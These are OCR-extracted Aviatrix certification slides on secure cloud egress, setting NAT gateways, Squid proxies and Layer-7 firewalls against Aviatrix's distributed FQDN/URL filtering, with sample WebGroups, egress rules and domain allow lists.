aviatrix

ACE

Aviatrix Certified Engineer

Cloud Perimeter Security (Secure Cloud Egress)

AVIATRIX DCF FOR SECURE CLOUD EGRESS


Problem Statement

Private workloads need internet access

- **SaaS integration**
- **Patching**
- **Updates**


NAT Gateway

- NACLs are necessary
- Unrestricted access




Squid Proxy

- Hard to manage
- Scale and HA issues




Layer-7 Firewall


- Overkill
- Expensive




Aviatrix Cloud Perimeter Security




Aviatrix Cloud Perimeter Security





⚠ WebGroups is in Preview. Preview features are not safe for deployment in production environments. Read more about Aviatrix Feature Mo

Name	Type	Domains/URLs	Rules
allowed-internet-http	Domains	*.ubuntu.com	1
allowed-nids-detection	Domains	testmynids.org	1
allowed-internet-https	Domains	*.alibabacloud.com, azure.microsoft.com, aws.amazon.com, + 7 more	1




☐ Priority	Name	Source	Destination	WebGroup	Protocol	Ports	Action	SG Orchest...	Decryption	IDS
☐ ✓ 0	allow-internet-http	rfc1918	Public Internet	allowed-internet-http, allowed-nids-detection	TCP	80	Permit	On		On
☐ ✓ 100	allow-internet-https	rfc1918	Public Internet	allowed-internet-https	TCP	443	Permit	On		

Aviatrix Cloud Perimeter Security

Aviatrix CoPilot


Centralized Management

Egress Filtering Policies



Name	Type	Domains/URLs	Rules ↑
url-filter	URLs	https://ubuntu.com/path	0
allowed-internet-http	Domains	*.ubuntu.com	1
allowed-nids-detection	Domains	testmynids.org	1
allowed-internet-https	Domains	*.alibabacloud.com, azure.microsoft.com, aws.amazon.com, + 7 more	1

Internet



FQDN/URL Filter

```
*.github.com
updates.ubuntu.com
api.twillio.com
deny all
```

FQDN/URL Filter

```
*.github.com
updates.ubuntu.com
api.saas.com
deny all
```

FQDN/URL Filter

```
*.github.com
updates.ubuntu.com
api.google.com
deny all
```

Distributed Control

Distributed Control


Distributed Control

Aviatrix Cloud Perimeter Security

